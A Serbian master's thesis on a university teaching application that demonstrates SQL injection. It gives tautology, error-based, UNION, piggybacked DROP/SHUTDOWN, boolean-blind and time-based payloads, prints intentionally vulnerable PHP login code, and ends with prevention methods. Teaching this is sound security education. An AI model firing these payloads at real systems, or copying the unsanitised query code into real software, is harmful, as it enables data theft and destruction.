УНИВЕРЗИТЕТ У НОВОМ САДУ
ФАКУЛТЕТ ТЕХНИЧКИХ НАУКА У НОВОМ САДУ

Срђан Живанић

Једно апликативно решење за приказ напада на базу података (SQL Injection)

МАСТЕР РАД

Нови Сад, (2022)

УНИВЕРЗИТЕТ У НОВОМ САДУ ● **ФАКУЛТЕТ ТЕХНИЧКИХ НАУКА**
21000 НОВИ САД, Трг Доситеја Обрадовића 6

КЉУЧНА ДОКУМЕНТАЦИЈСКА ИНФОРМАЦИЈА

Редни број, **РБР**:			
Идентификациони број, **ИБР**:			
Тип документације, **ТД**:		Монографска документација	
Тип записа, **ТЗ**:		Текстуални штампани материјал	
Врста рада, **ВР**:		Дипломски – мастер рад	
Аутор, **АУ**:		Срђан Живанић	
Ментор, **МН**:		Проф.др. Илија Башичевић	
Наслов рада, **НР**:		Једно апликативно решење за приказ напада на базу података (SQL Injection)	
Језик публикације, **ЈП**:		Српски / латиница	
Језик извода, **ЈИ**:		Српски	
Земља публиковања, **ЗП**:		Република Србија	
Уже географско подручје, **УГП**:		Војводина	
Година, **ГО**:		2022	
Издавач, **ИЗ**:		Ауторски репринт	
Место и адреса, **МА**:		Нови Сад; трг Доситеја Обрадовића 6	
Физички опис рада, **ФО**: (поглавља/страна/ цитата/табела/слика/графика/прилога)		9/22/12/1/11/0/0	
Научна област, **НО**:		Електротехника и рачунарство	
Научна дисциплина, **НД**:		Рачунарска техника	
Предметна одредница/Кључне речи, **ПО**:		Рачунарска безбједност, едукација, SQL инјектовање	
УДК			
Чува се, **ЧУ**:		У библиотеци Факултета техничких наука, Нови Сад	
Важна напомена, **ВН**:			
Извод, **ИЗ**:		У овом раду је представљена апликација која се користи на курсевима безбедности рачунарских мрежа на Департману за рачунарство и аутоматику Факултета техничких наука у Новом Саду. Апликација се користи да студентима демонстрира различите врсте напада SQL инјекцијом. Дат је преглед ове класе напада, као и опис апликације. Апликација је написана коришћењем ХТМЛ, ЦСС, ЈС и ПХП језика и ослања се на МариаДБ базу података.	
Датум прихватања теме, **ДП**:			
Датум одбране, **ДО**:			
Чланови комисије, **КО**:	Председник:	Драган Пејић	
	Члан:	Иван Каштелан	Потпис ментора
	Члан, ментор:	Илија Башичевић	

Accession number, **ANO**:			
Identification number, **INO**:			
Document type, **DT**:		Monographic publication	
Type of record, **TR**:		Textual printed material	
Contents code, **CC**:		Master Thesis	
Author, **AU**:		Srdjan Zivanic	
Mentor, **MN**:		PhD Ilija Bašičević	
Title, **TI**:		An application for demonstration of SQL injection attacks	
Language of text, **LT**:		Serbian	
Language of abstract, **LA**:		Serbian	
Country of publication, **CP**:		Republic of Serbia	
Locality of publication, **LP**:		Vojvodina	
Publication year, **PY**:		2022	
Publisher, **PB**:		Author's reprint	
Publication place, **PP**:		Novi Sad, Dositeja Obradovica sq. 6	
Physical description, **PD**: (chapters/pages/ref./tables/pictures/graphs/appendixes)		9/22/12/1/11/0/0	
Scientific field, **SF**:		Electrical Engineering	
Scientific discipline, **SD**:		Computer Engineering, Engineering of Computer Based Systems	
Subject/Key words, **S**/**KW**:		computer security; education; SQL injection	
UC			
Holding data, **HD**:		The Library of Faculty of Technical Sciences, Novi Sad, Serbia	
Note, **N**:			
Abstract, **AB**:		This paper presents an application that is used in network security courses at the Department of Computing and Control, Faculty of Technical Sciences in Novi Sad. The application is used to demonstrate various types of SQL injection attacks to the students. An overview of this class of attacks is given, as well as a description of the application. The application has been written using HTML, CSS, JS and PHP languages, and relies on MariaDB database.	
Accepted by the Scientific Board on, **ASB**:			
Defended on, **DE**:			
Defended Board, **DB**:	President:	Dragan Pejić	
	Member:	Ivan Kaštelan	Menthor's sign
	Member, Mentor:	Ilija Bašičević	

Zahvalnost

Zahvaljujem se mentoru prof. dr Iliji Bašičeviću na korisnim savetima, strpljenju i pomoći pri izradi ovog rada. Zahvaljujem se porodici i prijateljima koji su mi pružali podršku tokom studiranja.

SADRŽAJ

SPISAK SLIKA

SPISAK TABELA

SKRAĆENICE

SQL	- *Structured Query Language*, Strukturirani jezik upita
SQLI	- *Structured Query Language Injection*, SQL Injekcija
CSS	- *Cascading Style Sheets*, CSS stilski jezik
HTTP	- *Hypertext Transfer Protocol*, Protokol za prenos hiperteksta
PHP	- *Hypertext preprocessor*, Pretprocesor hiperteksta
JS	- *Javascript*, Java skript jezik
DoS	- *Denial of service*, Uskraćivanje usluge
RAM	- *Random-access memory*, Radna memorija
CPU	- *Central Processor Unit*, Centralni procesoor

1. Uvod

Ovaj rad prezentuje različite metode napada na SQL bazu podataka umetanjem zlonamernog koda u upit koji se prosleđuje bazi podataka (SQL injection). Ilustracija ovog napada prikazana je nad MariaDB bazom podataka pomoću ranjive web aplikacije napisane korišćenjem HTML, CSS, JS i PHP programskih jezika. Aplikacija se koristi na Fakultetu tehničkih nauka u Novom Sadu, na departmanu za Računarstvo i automatiku u okviru kursa „Sigurnost računarskih mreža“. Studenti imaju priliku da na praktičan način isprobaju različite metode napada na bazu podataka i vide rezultat samog napada. Na ovaj način studenti lakše mogu razumeti uticaj loše projektovane aplikacije u pogledu sigurnosnih propusta.

Sigurnost računarskih mreža je širok pojam koji pokriva razne aspekte tehnologija, uređaja i procesa. Pod mrežnom sigurnosti podrazumeva se skup pravila i konfiguracija dizajniranih da zaštite integritet, poverljivost i dostupnost kompjuterskih mreža i podataka koristeći i softverske i hardverske tehnologije. Današnje mreže su veoma složene i suočavaju se sa napadačima koji uvek pokušavaju pronaći i iskoristiti njihove ranjivosti. Sa sve većim brojem korisnika, uređaja i programa u modernim kompanijama, u kombinaciji sa sve većom količinom podataka od kojih je većina osetljivih ili poverljivih, važnost sajber bezbednosti nastavlja da raste, kao i potreba za IT stručnjacima iz oblasti sigurnosti računarskih mreža [1-3]. U našem regionu veoma mali broj je kompanija i institucija koje imaju razvijen visok stepen sajber bezbednosti. Samim tim ne čudi što su sve češći incidenti, zloupotrebe i sajber napadi koji ozbiljno ugrožavaju imovinu, poslovanje, brend i imidž. U razvijenim zemljama temi sigurnosti računarskih mreža i sajber bezbednosti pridaje se velika pažnja, što nije slučaj na prostoru Jugoistočne Evrope. Vlada Republike Srbije usvojila je 2021. godine Strategiju razvoja informacionog društva i informacione bezbednosti.

2. Teorijske osnove

Ovo poglavlje sadrži teorijske osnove o jeziku za upravljanje bazom podataka, kao i o jezicima za izradu aplikacija, koji su neophodni za realizaciju ovog rada i njegovo razumevanje.

2.1 SQL

SQL (Structured Query Language) je jezik koji se koristi za manipulaciju i upravljanje sa bazom podataka. SQL kao jezik pruža mogućnost čuvanja podataka, njihovu izmenu i brisanje. Primarni mehanizam za preuzimanje informacija iz baze podataka su upiti. SQL je efikasan i moćan programski jezik za upravljanje bazama podataka, ali ima ograničenu upotrebu u poređenju sa programskim jezicima opšte namene kao što su PHP, Java, C++.

2.2 SQL injekcija

SQL injekcije su zlonamerni upiti koji se prosleđuju sistemu za upravljanje bazom podataka. Otkrivanjem ranjivosti na SQL injekciju, napadači obično prikupljaju ili menjaju podatke pohranjene u bazi podataka ili pokušavaju načiniti štetu uskraćivanjem usluge. Eksploataciju SQL injekcije prvi je dokumentirao 1998. istraživač kibernetičke sigurnosti i haker Jeff Forristal [4]. Kada je Forristal obavestio Microsoft o uticaju ranjivosti na njihov popularni SQL Server proizvod, oni to nisu videli kao problem. Hakeri su 2007. godine koristili SQL injekcije kako bi hakovali web stranicu 7-Eleven, najvećeg lanaca trgovina u Sjedinjenim Američkim Državama, i iskoristili to za dobijanje informacija o debitnim karticama kupaca koji su bili pohranjeni u SQL bazi podataka. Ovo je omogućilo hakerima da povuku gotovinu od dva miliona dolara, kako je objavio časopis Wired [4].

U februaru 2002., Jeremiah Jacks je otkrio da je Guess.com ranjiv na napad SQL injekcije, ranjivost je omogućavala svakome ko napravi pravilno izrađen URL da pohrani više od 200.000 imena, brojeva kreditnih kartica i datuma isteka koji su bili u bazi podataka ove kompanije [5].

Svake tri godine ugledna zajednica “Open Web Application Security Project” (OWASP) rangira 10 najkritičnijih sigurnosnih rizika web aplikacija. U izdanju iz 2017., napad injekcijom rangiran je kao broj jedan [6].

2.3 MariaDB

MariaDB je sistem za upravljanje bazom podataka nastao kao odvojena verzija zasnovana na MySQL sistemom za upravljanje bazom. MariaDB napravio je osnivač MySQL-a sa idejom da MariaDB bude stabilna i uvek besplatna verzija. Smatra se jednom od najpopularnijih otvorenih relacionih baza podataka.

3. Tipovi SQL injektovanih napada

U aplikacijama koje imaju ranjivost na SQL injekcije, napadači obično koriste više metoda zajedno u zavisnosti od krajnjeg cilja napada. Svaka od metoda može se primeniti na nekoliko različitih načina. Primjer ranjivog dela aplikacije napisane u PHP jeziku koji uspostavlja konekciju sa bazom podataka za potrebe autentifikacije korisnika:

```
    <?php $query = 'SELECT * FROM users WHERE username = "' .
$_POST['username'] . '" AND password = "' . $_POST['password'] .
'"';
    $result = $mysqli->query($query); if (!$result) { die('Error:
' . $mysqli->error); }
    if ($result->num_rows > 0) { loginSuccessful(); } else {
loginFailed(); }
```

Korisnik unosi podatke o korisničkom imenu i lozinci u polja za unos, koja se prosleđuju pomoću HTTP POST metode. Parametri se dodaju u SQL upit i prosljeđuju direktno bazi podataka bez provera i zaštite. Korišćenjem polja za unos na web stranicama koje nemaju odgovarajuću validaciju unosa, napadač može dobiti direktan pristup bazi podataka aplikacije [7].

Tabela 1:Vrste napada SQL injektovanjem i način rada

	Vrsta SQL napada	Način rada	Prezentovano u aplikaciji
A.	Tautologija	Napad koji koristi logički ispravnu izjavu da zaobiđe provjeru	Da

B.	Upit sa greškom	Metoda kojom se u porukama o grešci sakupljaju informacije o bazi	Da
C.	Upit sa unijom	Napad zasnovan na umetanju zlonamernog upita pomoću unije sa originalnim upitom	Da
D.	Piggybacking	Napad koji koristi tačka-zarez za dodavanje novog upita na kraju izvornog upita	Ne
E.	Logički napadi	Napad koji omogućava otkrivanje strukture baze podataka pomoću logičkih operacija	Da
F.	Vremenski upit	Napad koji omogućava otkrivanje strukture baze podataka pomoću vremenske indikacije	Da

3.1 Tautologija

Po definiciji, tautologija je izraz koji je uvek tačan, bez obzira na okolnosti. Glavni cilj ove metode je dodati izraz u SQL upit koji će biti protumačen kao ispravan. Ova vrsta napada najčešće se koristi za zaobilaženje provere autentifikacije korisnika ili za prikaz podataka snimljenih u tabeli baze podataka. Kada se zaobilazi autentifikacija, koristi se uslovni OR operator, a upit se uvek formuliše kao tačan (TRUE). Prilikom preuzimanja informacija iz tabele, tautologija se koristi umetanjem klauzule "WHERE" u SQL upit. Prilikom procesa autentifikacije napadač može kao korisničko ime uneti kao parametar admin, pod pretpostavkom da je to najčešće korišćeno korisničko ime sa administratorskim privilegijama i proslediti izraz `"OR 1 = 1;` kao lozinku.

Na osnovu ovog izraza, aplikacija će kreirati sledeći upit za bazu podataka:

```
SELECT * FROM users WHERE username = "admin" AND password = ""
OR 1 = 1; - "
```

Obzirom da je uslov tautologija, upit se tumači kao ispravan i zaobilaženje autentifikacije je uspješno izvedeno. “OR 1=1” je najčešće korišćena tautologija [8].

3.2 Upit sa greškom

Glavni cilj metode napada zasnovanog na grešci je da napadač prikupi važne informacije o bazi podataka koju koristi aplikacija. Obično su to informacije o strukturi baze podataka, imenima

tabela, tipovima podataka ili podaci o verziji baze podataka. Informacije prikupljene o bazi često se koriste u nekim drugim napadima. Obično se kao upit prosleđuju uslovi koji će prouzrokovati sintaksne, logičke ili greške zbog pogrešnog tipa podataka. Sintaksne greške se koriste za identifikovanje ranjivih parametara. Logičke greške prikazuju informaciju o imenima tabela i atributima. Greška nastale zbog pogrešnog tipa podataka koriste se za otkrivanje tipa podataka koji se očekuju za pojedine atribute kao i imena atributa. Moguće je koristiti neke od već postojećih funkcija koje su ugrađene, kao što je funkcija EXTRACTVALUE.

```
SELECT * FROM users WHERE username = "" AND EXTRACTVALUE ("" ,CONCAT (":" , (SELECT table_name FROM information_schema . tables WHERE table_schema = database () LIMIT 0, 1) )) -- " AND password = ""
```

Rezultat ovog upita je ime prve tabele u bazi podataka koja se trenutno koristi. Napadač vidi poruku `Error: XPATH syntax error: ':users'`. Ovo daje do znanja napadaču da baza podataka koja se koristi za ovaj upit ima tabelu "users".

3.3 Upit sa unijom

Ova metoda obično prikuplja podatke iz drugih tabela. Napadač može zatražiti podatke iz bilo koje tabele koja se nalazi u bazi, iako prvobitno nije bilo predviđeno da ta tabela pruža informacije [9]. Ovaj efekat postiže se dodavanjem više SELECT naredbi povezanih pomoću UNION operatora. Baza podataka će vratiti tražene podatke i dodatne podatke koji su definisani kroz dodatni upit. Uslov koji je potrebno da bude ispunjen je da dodatna tabela ima jednak broj kolona kao tabela iz prvog upita. Pomoću operatora UNION moguće je kreirati višestruke SQL upite. Primer:

```
SELECT name, description FROM cars WHERE description LIKE "%" UNION SELECT username, password FROM users; -% "
```

Ako tabela „users" sa podacima korisničkog imena i lozinke postoji u bazi podataka, rezultati drugog upita se dodaju rezultatima prvog upita. Aplikacija će prikazati sve korisnike iz tabele „users" zajedno sa tabelom „cars". Na ovaj način napadač može pročitati podatke iz bilo koje tabele u bazi ako zna njeno ime.

3.4 Piggybacking

Osnovni cilj ovog napada je pristup podacima i izmena podataka, ali postoji i mogućnost napada uskraćivanjem usluge (DoS). Ovaj napad može se definisati kao "upit na poleđini drugog upita" [10]. U bazu se prosljeđuju dva upita, prvi izvorni upit koji se izvršava bez poteškoća, a zatim dodatni upit koji je podmetnut da se izvršava zajedno s prvim upitom. Ova vrsta napada je jedna od najštetnijih jer omogućavaju izvršavanje bilo koje SQL naredbe. Metoda je vrlo jednostavna, samo se dodajte znak tačka-zarez (;) koji označava kraj prvog upita, a nakon njega sledi podmetnuti upit. Baze podataka koje dozvoljavaju više komandi u jednom nizu su ranjive na ovaj tip napada [9].

Primjer: Ako napadač unese izraz `"'; drop table users - -"` u polje za lozinku, aplikacija će generisati sljedeći upit:

```
SELECT * FROM users WHERE login = 'admin' AND pass = 1 ''; drop table users - -"
```

Izvršavanjem ovog upita iz baze će biti obrisana tabela „users“. Na isti način je moguće proslediti i neku drugu komandu kao što je upis, menjanje ili brisanje određenih podataka**.**

Moguće je izvršiti DoS napad koji za cilj ima uskraćivanje dostupnosti usluge slanjem komande `"';SHUTDOWN --`

3.5 Logički napadi

Da bi izvršio napad SQL injekcije zasnovan na Booleovim vrednostima, napadač mora prvo konstruisati izraz koji rezultira tačnim izrazom (TRUE) i onaj koji rezultira netačnim izrazom (FALSE). Izraz koji rezultira ispravnom izjavom može biti `"AND 1 = 1; –` dok netačna izjava može biti `" AND 1 = 2; --`. Napadač bi trebao otkriti razliku u ponašanju izlaza aplikacije kada prosleđuje tačne i netačne izraze. U ovom primeru, aplikacija će prikazati tabelu za ispravan izraz, dok će za netačan izraz tabela biti prazna.

Na primjer, da bi napadač pronašao broj slova u nazivu baze podataka, može se koristiti ovaj unos:

```
SELECT name, description FROM cars WHERE description LIKE "%" AND LENGTH(database()) = 19;-- %"
```

Ako ime baze ima 19 karaktera, što je slučaj kod ove aplikacije, ulaz proizvodi istinitu izjavu, tako da se napadaču prikazuje tabela sa svim unosima.

Sa sljedećim unosom, napadač može pročitati ime baze podataka slovo po slovo:

```
" AND SUBSTRING(database(), 1, 1) = "v";-- .
```

Funkcija SUBSTRING omogućava da se izdvoji podniz iz niza karaktera. Ako upit odgovara traženom karakteru „v“, izjava je tačna. Promenom drugog parametra, napadač može testirati svako slovo. Budući da se slova mogu upoređivati jedno s drugim, napadač može zamijeniti ”=” sa ”>” i izvršiti binarnu pretragu kako bi brže dobio rezultate.

3.6 Vremenski upiti

Kod vremeskih napada posmatra se vreme izvršavanja upita. Prosleđuje se upit koji ima ugrađenu funkciju SLEEP, ako je uslov takvog upita tačan aplikacija će vratiti odgovor nakon vremenskog intervala definisanom unutar SLEEP funkcije. Ako upit nije tačan, aplikacija će odmah saopštiti da uslov nije ispunjen.

```
" AND (SELECT SLEEP(10) FROM DUAL WHERE SUBSTRING( database(), 1, 1) = "v");-- "
```

U ovom primeru bazi se prosleđuje upit da li je prvo slovo naziva baza karakter „v“. Obzirom da u našem slučaju ovo jeste tačan upit, rezultat upita će se čekati deset sekundi. Ako se prvo slovo imena razlikuje od karaktera „v“, rezultat upita se prezentuje bez vremenskog odlaganja.

Ovo omogućava napadaču da pročita bilo koji sadržaj iz baze podataka, ali ovaj proces je veoma dugotrajan, jer se po upitu može pročitati najviše jedno slovo. Da bi se ubrzao proces,može se koristiti binarno pretraživanje.

Na sledeći način moguće je pročitati ime tabele koja se trenutno koristi:

```
SELECT * FROM users WHERE username = "" AND ( SELECT SLEEP(5) FROM DUAL WHERE SUBSTRING(( SELECT table_name FROM information_schema. tables WHERE table_schema = database() LIMIT 0, 1), 1, 1) > "t");-- "" AND password = ""
```

Povećavanjem prvog parametra kod naredbe LIMIT moguće je birati da li se upit odnosi na prvu, drugu, treću ili n-tu tabelu u bazi. Povećavanjem drugog parametra kod naredbe SUBSTRING može se proveriti sledeće slovo u nazivu. U ovom napadu, odgovor servera ne otkriva informacije o bazi podataka, bez obzira da li ona postoji ili ne [11].

4. Koncept rešenja

4.1 Opis platforme

Pri izradi ovog rada korišćen je nginx web server sa instaliranim PHP prevodiocem kao i MariaDB menadžment baze podataka. Radi lakšeg grafičkog upravljanja bazom korišćen je phpMyAdmin. Specifikacija servera: CPU: 2 jezgra , RAM: 4 GB , SSD: 20 GB


4.2 Opis rešenja

Demo aplikacija je dizajnirana da omogući laku demonstraciju metoda napada SQL injekcijom. Korisnički izgled aplikacije je napisan korišćenjem HTML, CSS i JS jezika, dok je povezivanje sa bazom podataka napisano u PHP jeziku. Koristeći JavaScript, moguće je proslediti unapred definisane upite koji se upisuju u ulazna polja aplikacije.

Kada korisnik prvi put otvori aplikaciju u internet pretraživaču, prikazuje se prozor za autentifikaciju korisnika. Kao ulazni parametri koje je moguće proslediti aplikaciji su korisničko ime i lozinka.

Nakon uspešne autentifikacije, moguće je pristupiti stranici za pretragu automobila. Na stranici za pretragu vrši se pretraga automobile po određenim parametrima, kao što su broj registracionih tablica, boja, opis ili kao ulaz parametar da se prosledi neki od zlonamernih upita SQL injekcijom.

Aplikacija koristi MariaDB sistem za upravljanje bazom podataka. MariaDB Server je jedna od najpopularnijih relacijskih baza podataka otvorenog koda [12].




Slika 1: Ilustracija procesa napada na SQL bazu podataka

Napadač uspostavlja HTTP komunikaciju sa web serverom na kome se nalazi aplikacija. Nakon unetih ulaznih parametara aplikacija prosleđuje SQL upit bazi podataka bez bilo kakvih provera. Baza vraća odgovor web serveru koji napadaču prezentuje odgovor na SQL upit.

5. Programsko rešenje

Na samom početku pomoću SSH konekcije vrši se pristup udaljenom virtualnom serveru. Instalira se NGINX web server, PHP, MariaDB i phpMyAdmin. Baza podataka koja se koristi u demo aplikaciji sadrži dvije tabele, korisnike i automobile. Tabela „users“ se koristi za autentifikaciju korisnika i sadrži polja: id, korisničko ime i lozinku.



		id	username	password
☐	Edit Copy Delete	1	admin	password
☐	Edit Copy Delete	2	nikola@gmail.com	nikola123
☐	Edit Copy Delete	3	marko@gmail.com	markomarko
☐	Edit Copy Delete	4	milos@gmail.com	milos88
☐	Edit Copy Delete	5	bojana@gmail.com	bojana95

Slika 2: Sadržaj tabele "users"

Tabela „cars“ sadrži polja: id, naziv i opis. U ovoj tabeli su navedeni automobili sa opisom kao što su broj tablica i boja. Ova tabela se koristi na stranici za pretragu automobila.

id	name	description
1	AUDI A4	Plate number NS-626-AK , color black
2	TOYOTA	Plate number NI-380-SM , color red
3	BMW x3	Plate number BG-124-SE , color black
4	FIAT PUNTO	Plate number SU-007-MG , color white
5	OPEL ASTRA	Plate number RU-542-LX , color red
6	AUDI Q5	Plate number ST-562-ED , color white
7	NISSAN QASHQAI	Plate numberBG-412-HA , color blue
8	VW TIGUAN	Plate number NS-845-IO , color white
9	AUDI A7	Plate number BG-132-EA , color red

Slika 3: Sadržaj tabele "cars"

Ispod je prikazan programski SQL kod za kreiranje tabele “users” i proces dodavanja podataka u tabelu.

```
--
-- Table structure for table `users`
--
CREATE TABLE `users` (
  `id` int NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(50) NOT NULL
)        ENGINE=InnoDB        DEFAULT        CHARSET=utf8mb4
COLLATE=utf8mb4_0900_ai_ci;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`id`, `username`, `password`) VALUES
(1, 'admin', 'password'),
(2, 'nikola@gmail.com', 'nikola123'),
(3, 'marko@gmail.com', 'markomarko'),
(4, 'milos@gmail.com', 'milos88'),
(5, 'bojana@gmail.com', 'bojana95');
```

Nakon projektovanja baze podataka i njenih tabela sa atributima pristupa se izradi vizuelnog dela aplikacije. Početna stranica aplikacije imenovana je kao index.html, na ovoj stranici vrši se autentifikacija korisnika pomoću polja za unos korisničkog imena i lozinke.

Ispod je prikazan HTML/PHP programski kod koji na ekranu ispisuje ulazna polja „Username“ i „Password“ i njihov sadržaj dodaje PHP promenjiv koje se koriste kao ulazni parameti prilikom slanja SQL upita.

```
<label for='username'>Username:</label>
<textarea   name='username'   id='username'   class='user-input'
rows=8>
<?php if (isset($_POST['username'])) echo $_POST['username'] ?>
</textarea>

<label for='password'>Password:</label>
<textarea   name='password'   id='password'   class='user-input'
rows=2>
<?php  if (isset($_POST['password'])) echo $_POST['password'] ?>
</textarea>
```

Pomoću JavaScript jezika napravljene su prečice koje omogućavaju da se predefinisani SQL upiti klikom na dugme upišu u ulazna polja aplikacije. Ispod je prikazan primer ugrađenog upita za tautologiju.

```
    const tautology = document.getElementById('tautology1');
        tautology1.onclick = () => {
            username.value = 'admin';
            password.value = '" OR 1=1;-- ';
        }
<button class="button" id='tautology1'>Tautology</button>
```

Nakon uspešne autentifikacije korisnika sa tačnim pristupnim podacima ili primenom neke od metoda napada SQL injekcijom moguće je pristupiti stranici za pretragu automobila. Ova stranica takođe je kreirana pomoću HTML,CSS i JavaScript jezika.

Konekcija sa MariaDB bazom podataka uspostavlja se pomoću PHP programskog jezika. Pri uspostavljanju konekcije neophodno je podesiti parameter kao što su adresa na kojoj se nalazi baza, naziv baze podataka, korisničko ime i loznka .
Konekcija između aplikacije i SQL baze podataka vrši se na sledeći način:

```
    $dbhost = 'localhost';
    $dbuser = 'namesqli_user';
    $dbpass = 'password';
    $dbname = 'namesqli_sqli';
    $mysqli = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if (isset($_POST['username']) && isset($_POST['password'])) {
        $query = 'SELECT * FROM users WHERE username = "' .
$_POST['username'] . '" AND password = "' . $_POST['password'] .
'"';
        echo '<pre>' . $query . '</pre>';
        $result = $mysqli->query($query);
        if (!$result) { die('Error: ' . $mysqli->error);}
        if ($result->num_rows > 0) {
            loginSuccessful($_POST['username']);
        } else { loginFailed(); }
        $mysqli->close();
    }
    function loginSuccessful($name){
        echo 'You are logged in as ' . $name . '!<br/>';
        echo '<a href="search.php">Go to search page here</a>';
    }
    function loginFailed(){
        echo 'Wrong username or password.';
    }
```


6. Ispitivanje i verifikacija

U ovom poglavlju prikazano je testiranje i verifikacija rada aplikacije. Ručno je izvršena provera rada aplikacije i njena verifikacija. Rezultat svih testova bio je pozitivan.

Aplikacija se uspešno prevodi i radi bez poteškoća. Na web serveru proverene su sve funkcionalnosti koje je aplikacija trebala zadovoljiti i nisu primećene poteškoće u radu.


Slika 4: Prikaz početnog ekrana aplikacije – korisnička autentifikacija

Priliko testiranja metode tautologije aplikacija je uspešno izvršila autentifikaciju korisnika.




Slika 5: Rezulat upita zasnovanog na Tautologiji

Metoda koja prouzrokuje grešku kao povratnu informaciju ispisala je naziv tabele „cars”.



Slika 6: Rezulat upita zasnovanog na grešci

Prilikom pokretanja napada zasnovanog na uniji, aplikacija je kao povratnu informaciju ispisala sve podatke koji se nalaze u tabeli „cars“ zajedno sa podacima iz tabele „users“.




```
SELECT name, description FROM cars WHERE description LIKE "%" UNION SELECT username, password FROM users;-- %"
```

Name	Description
AUDI A4	Plate number NS-626-AK , color black
TOYOTA	Plate number NI-380-SM , color red
BMW x3	Plate number BG-124-SE , color black
FIAT PUNTO	Plate number SU-007-MG , color white
OPEL ASTRA	Plate number RU-542-LX , color red
AUDI Q5	Plate number ST-562-ED , color white
NISSAN QASHQAI	Plate numberBG-412-HA , color blue
VW TIGUAN	Plate number NS-845-IO , color white
AUDI A7	Plate number BG-132-EA , color red
admin	password
nikola@gmail.com	nikola123
marko@gmail.com	markomarko
milos@gmail.com	milos88
bojana@gmail.com	bojana95

Slika 7: Prikaz metode Unije


Metodom logičkih napada za logički tačan upit aplikacija je ispisala podatke koji se nalaze u tabeli „cars“, dok za logiči netačan upi aplikacija nije ispisala nikakve podatke što je bilo i očekivano.



```
SELECT name, description FROM cars WHERE description LIKE "%" AND 1=1;-- %"
```

Name	Description
AUDI A4	Plate number NS-626-AK , color black
TOYOTA	Plate number NI-380-SM , color red
BMW x3	Plate number BG-124-SE , color black
FIAT PUNTO	Plate number SU-007-MG , color white
OPEL ASTRA	Plate number RU-542-LX , color red
AUDI Q5	Plate number ST-562-ED , color white
NISSAN QASHQAI	Plate numberBG-412-HA , color blue
VW TIGUAN	Plate number NS-845-IO , color white
AUDI A7	Plate number BG-132-EA , color red

Slika 8: Logički napad sa tačnim upitom




```
SELECT name, description FROM cars WHERE description LIKE "%" AND 1=2;-- %"
```


Name	Description

Slika 9: Logiči napad sa netačnim upitom

Ipitivanjem vremenskih napada dalo je očekivane razultate, za pravilno postavljen izraz aplikacija je rezultat upita dala nakon vremenski definisanog čekanja od deset sekundi, dok za netačan izraz nije bilo čekanja.



Slika 10: Vremenski upit sa pravilno postavljenim upitom za naziv SQL baze podataka



Slika 11: Prikaz ekrana aplikacije za pretragu automobila

7. Metode prevencije SQLI napada

Prevencija SQL injektovanih napada može se postići na više načina. Jedini siguran način da se spreči SQLI napad je validacija unosa i parametrizacija upita koji uključuje pripremljene izjave. Pri izradi aplikacije mora se voditi računa da svi ulazi i upiti u aplikaciju moraju biti provereni. Postoje osnovne metode prevencije koje je neophodno ispuniti prilikom projektovanja aplikacije kako bi se sprečio SQLI napad.

7.1 Validacija unosa

Cilj ove metode je provera da li je tip unosa koji je korisnik prosledio dozvoljen ili ne. Provera valjanosti unosa osigurava da tip koji se očekuje na ulazu ne može biti zloupotrebljen. Na primer u polju za unos u kojem se očekuju brojevi, kao što je broj telefona, ne mogu se pojaviti slova i specijalni karakteri.

7.2 Parametrizovani upiti

Parametrizovani upiti predstavlja stil pisanja upita koji se prosleđuje bazi podataka na način da je svaki parametar parsiran, a zatim se celi izraz prosleđuje kao upit. Ovim se postiže da baza podataka pravi razliku između koda i podatka, bez obzira koji unos je isporučen.

7.3 Liste dozvoljenih i nedozvoljenih unosa

Ovim pristupom mogu se definisati liste dobrih i loših upita, tj. parametara koji se prosleđuju u upitu. Proces formiranja liste dobrih upita mnogo je lakše napraviti jer je teško predvideti sve varijacije loših upite. Postoje liste najčešće korišćenih loših upita, ali u tim listama nisu pokriveni svi slučajevi. Ova metoda se često naziva pozitivna i negativna validacija.

7.4 Pohranjene procedure

Pohranejne procedure zahtevaju da se SQL izrazi grupišu u logičku jedinicu za kreiranje plana izvršavanja. Naredna izvršavanja omogućavaju da se izrazi automatski parametrizuju. Ovo je tip koji se može sačuvati i koristiti kasnije neograničen broj puta. Kad god treba da se izvrši upit, umesto da se piše iznova jednostavno se poziva pohranjena procedura.

7.5 Izbegavanje administratorskih privilegija

Jedan od načina zaštite od SQLI napada je da se onemogući upravljanje bazom sa administratorskim ,tj. root pristupom. Pojedini delovi aplikacije imaju potrebu samo za čitanjem podataka i u takvim slučajevima nisu potrebne ostale privilegije. Potrebno je dobro analizirati rad aplikacije i prilagoditi privilegije potrebama. Ako je korisniku potreban pristup samo nekim delovima aplikacije, moguće je projektovati način rada koji striktno služi ovoj funkcionalnosti.

7.6 Zaštitni zid aplikacije

Jedan od najboljih načina za zaštitu od SQLI napad ali i ostalih napada na web aplikacije je upotreba zaštitnog zida aplikacije WAF (web application firewall). WAF je barijera između web aplikacije i interneta sa zadatkom da prati saobraćaj koji ulazi i izlazi iz web servera i da identifikuje i blokira obrasce koji potencijalno predstavljaju pretnju.

8. Zaključak

U radu je predstavljena aplikacija koja se koristi da studentima našeg fakulteta demonstrira različite vrste napada SQL injekcijom. Povratne informacije studenata su veoma pozitivne, što ohrabruje da se nastavi sa ovakvim obrazovnim procesom. Dobili smo neke vrlo vredne i praktične komentare od naših studenata, na primer da uključimo napade jednostrukim i zadnjim navodnicima (trenutno su demonstrirani napadi sa dvostrukim navodnicima.

Aplikacija je projektovana da omogući laku demonstraciju metoda napada SQL injekcijom. Korisnički izgled aplikacije napisan je korišćenjem HTML, CSS i JS jezika, dok je povezivanje sa MariaDB bazom podataka napisano u PHP jeziku. Ostavljena je mogućnost studentima da dalje unapređuju i razvijaju aplikaciju sa dodatnim primerima SQL injekcije ili za prikaz nekih drugih napada.

U radu su predstavljene najčešće metode napada SQL injekcijom na ranjive PHP aplikacije. Metode napada se u većini slučajeva koriste u kombinaciji, što povećava snagu napada. SQL injekcija se smatra jednim od deset najčešćih napada koji se dešavaju na web stranicama i aplikacijama. Mogućnost izvođenja napada SQL injekcijom posljedica je loše dizajnirane aplikacije koja kreira dinamičke SQL upite na osnovu podataka koje prosljeđuje napadač – bez provjere prosleđenih podataka. Da bi se postigla zaštita od SQL injektovanih napada preporuka je da se pri izradi aplikacije primene metode prevencije SQLI napada.

9. Literatura

[1] D. L. Burley and A. H. Lewis Jr., "Cybersecurity Curricula 2017 and Boeing: Linking Curricular Guidance to Professional Practice," in Computer, vol. 52, no. 3, pp. 29-37, March 2019, doi: 10.1109/MC.2018.2883567.

